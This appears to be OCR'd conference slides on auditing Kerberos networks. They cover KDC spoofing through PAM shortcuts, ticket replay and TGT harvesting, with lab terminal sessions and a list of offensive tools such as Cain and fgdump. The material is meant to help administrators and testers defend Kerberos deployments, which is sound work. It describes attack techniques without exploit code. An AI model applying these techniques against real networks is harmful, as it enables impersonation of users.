Taming the Beast
Assess Kerberos-Protected Networks

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


Introduction

- **Sophisticated network authentication system**
  - holy grail of sys & net admins: secure single sign on
- **Used by large organizations and academic institutions**
  - deployment of Kerberos met a tremendous growth when adopted by Microsoft as its default authentication mechanism
- **Universal support, Microsoft's default, real SSO solution**
  - Pervasive authentication protocol with a strong reputation of security. Seen as answer to other protocols limitations.
- **Main goal of the presentation : help system administrators and pen-testers to better deal with kerberized environment**
- **Recall some of the possible / likely mistakes that lead to security issues**
- **Discuss underestimated and/or unknown implementation issues that need to be addressed**
- **Discuss new perspectives offered by recent protocol evolutions**

Outline

- **Quick recap of the Kerberos protocol**
- **Examples of classical attacks**
  - KDCspoofing
    - How easy it is to be vulnerable
    - How hard it is not being vulnerable
  - Replay attack
- **Unexpected KDCspoofing/replay attack**
- **Users impersonation**
  - Unix / MS Windows comparison
  - TGT harvesting
  - Protocol evolutions and new possibilities

Kerberos in a nutshell


Kerberos & Herakles Greek pottery C6th BC


- **Kerberos is the mythical three-headed dog guarding the gates of the Underworld**
- **Originally, name of the authentication service for MIT's project Athena**
- **Today, Kerberos is a network authentication protocol**
- **Current version : 5, RFC : 4120**


Kerberos in a Nutshell


- **Based on**
  - Needham & Schroeder "Using Encryption for Authentication in Large Networks of Computers"
  - Denning & Sacco "Time stamps in Key distribution protocols"
- **Kerberos is a system for authenticating users/servers on a network**
  - Built upon the assumption that the network in « unsafe »
    - Data sent over the network can be captured and altered
    - IP Addresses can be faked ...
      - ✔ Therefore they cannot be used for authentication
      - ✔ The network doesn't have to be trusted
  - A trusted third party service
    - A third party (Kerberos server, KDC) trusted by all entities on the network (users and services, called principals)
  - Uses shared secret/symmetric keys (without PKINIT)
    - All principals share a secret password (key) with the KDC

Kerberos simplified schema










Putting it all together


(1) -> (2) and (3) -> (4) :
UDP/TCP dst port 88

Text	cleartext
Text	ciphered with Alice's key
Text	ciphered with Bob's key
Text	ciphered with TGS's key
Text	ciphered with Alice & TGS session key
Text	ciphered with Alice & Bob's session key



Demo « lab »


- **VMware**
- **Out of the box MS Windows Server 2003 / XP**
  - NetBIOS domain : TEST
  - DNS & Kerberos : TEST.ORG
  - AD doesn't have to be on the same LAN
  - Paul: “VeryG00dPwd!” - Jacques: “jacques”
- **Linux**



Kerberos beauty

```
Fichier  Édition  Affichage  Terminal  Onglets  Aide
paul@youki-laptop:~$ kinit
Password for paul@TEST.ORG:
paul@youki-laptop:~$ ssh linux3.test.org 'uname -n; id -nu'
linux3
paul
paul@youki-laptop:~$ ssh -o GSSAPIDelegateCredentials=yes linux3.test.org
Last login: Sun Mar 29 16:38:09 2009 from youki
paul@linux3:~$ smbclient -k //192.168.0.200/paul -c 'get toto.txt'
OS=[Windows Server 2003 3790 Service Pack 1] Server=[Windows Server 2003 5.2]
getting file \toto.txt of size 10 as toto.txt (2,4 kb/s) (average 2,4 kb/s)
paul@linux3:~$ exit
logout
Connection to linux3.test.org closed.
paul@youki-laptop:~$ klist -5
Ticket cache: FILE:/tmp/krb5cc_500
Default principal: paul@TEST.ORG

Valid starting     Expires            Service principal
03/29/09 16:38:50  03/30/09 02:38:42  krbtgt/TEST.ORG@TEST.ORG
        renew until 03/30/09 16:38:50
03/29/09 16:38:43  03/30/09 02:38:42  host/linux3.test.org@
        renew until 03/30/09 16:38:50
03/29/09 16:38:43  03/30/09 02:38:42  host/linux3.test.org@TEST.ORG
        renew until 03/30/09 16:38:50
paul@youki-laptop:~$
```



Tool box

- **Heimdal source code (crypto libs)**
- **Python**
- **Pyasn1**
  - Kerberos 5 uses ASN.1 and the DER to encode and decode all of the Kerberos protocol messages
  - Modified asn1c generates pyasn1 krb5 classes
- **Wireshark**
  - “Wireshark is your BFF here (but not for Paris Hilton)” [5]
- **Scapy**
- **Ettercap**

- **PSHTK**
- **Fgdump**
- **Cain**

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    - How hard it is not being vulnerable
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
- **Users impersonation**
  - Unix / MS Windows comparison
  - TGT harvesting
  - Protocol evolutions and new possibilities

(Well?) known security concern #1 KdcSpoof


- **Old kdcspoof attack**
  - Kerberos protocol performs mutual authentication
    - ☞ End user's and server's identities need to be proven
  - Ensures protection against Man-in-the-Middle attacks
  - Yet, several applications such as PAM modules available for authentication against Kerberos passwords do not use the whole Kerberos authentication process



- ☞ Use a shortcut: Send an AS-REQ and try to decrypt the AS-REP using the provided password (step 1,2). In case of success, the PAM module returns PAM_SUCCESS
- ☞ The correct behavior is to validate the TGT asking for a TS for the localhost principal and verifying it using the local keytab file (step 3,4,5,6)


  - This shortcut opens the door to a MitM attack


Demo


VMWare virtual machines
test-manu.test.org
Windows Server 2003 SP1
Domain TEST.ORG
.200
192.168.0.0/24
.13
.1
youki
Test-xp-us
XP SP3
Test-xp-us-bis
XP SP3
Linux3
Ubuntu 8.04

Kdcspoof attack

- **Proper Kerberos PAM configuration solves the problem**
- **Two concerns yet**
  - Frequent misconfiguration
    - Confusing Documentation (cf. man pam_krb5)
    - « Kerberos in 2 clics » GUIs don't even mention that trickery
      - Authtool-gtk, system-config-authentication, ...





  - Though very old pb, you still find vulnerable sites when auditing


Kdcspoof attack

- **Second concern**
  - Mitigating KDCspoof relies on the ability to read a keytab
  - Non-root applications cannot read system keytab
    - ☛Screen-savers, screen, vlock, ...
  - Kdcspoof attack difficult to thwart for those applications
  - And basic workaround not so obvious

```
Fichier  Édition  Affichage  Terminal  Onglets  Aide
root@linux3:~# groupadd krb5
root@linux3:~# chgrp krb5 /usr/bin/gnome-screensaver
root@linux3:~# chmod g+s /usr/bin/gnome-screensaver
root@linux3:~# ls -l /usr/bin/gnome-screensaver
-rwxr-sr-x 1 root krb5 134532 2008-04-09 17:06 /usr/bin/gnome-screensaver
root@linux3:~# gnome-screensaver

(process:6218): Gtk-WARNING **: This process is currently running setuid
or setgid.
This is not a supported use of GTK+. You must create a helper
program instead. For further details, see:

    http://www.gtk.org/setuid.html

Refusing to initialize GTK+.
root@linux3:~#
```

(Well?) known security concern #2 Replay

- **Old Replay attack**
  - Classical replay attack against Kerberos V is related to final message transferred from the client to the server
    - AP-REQ
  - Kind of “Pass the Ticket” attack
  - Requires at least the ability to sniff the network
  - Means of mitigation
    - Time-based authenticators
      - ✔Shorten the time window
    - Replay caches
      - ✔Make passive network sniffing insufficient
      - ✔Still vulnerable with active MitM attacks
    - Keyed cryptographic checksum can be included
      - ✔Using the session key unknown by the attacker
      - ✔Default configuration of recent MS Windows flavors



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

Unexpected Replay vulnerability

- **What if we combine KDCspoof attack with a TGS-REQ replay in order to thwart the « anti-kdcspoof » protection**
  - That should not work ... no that shouldn't

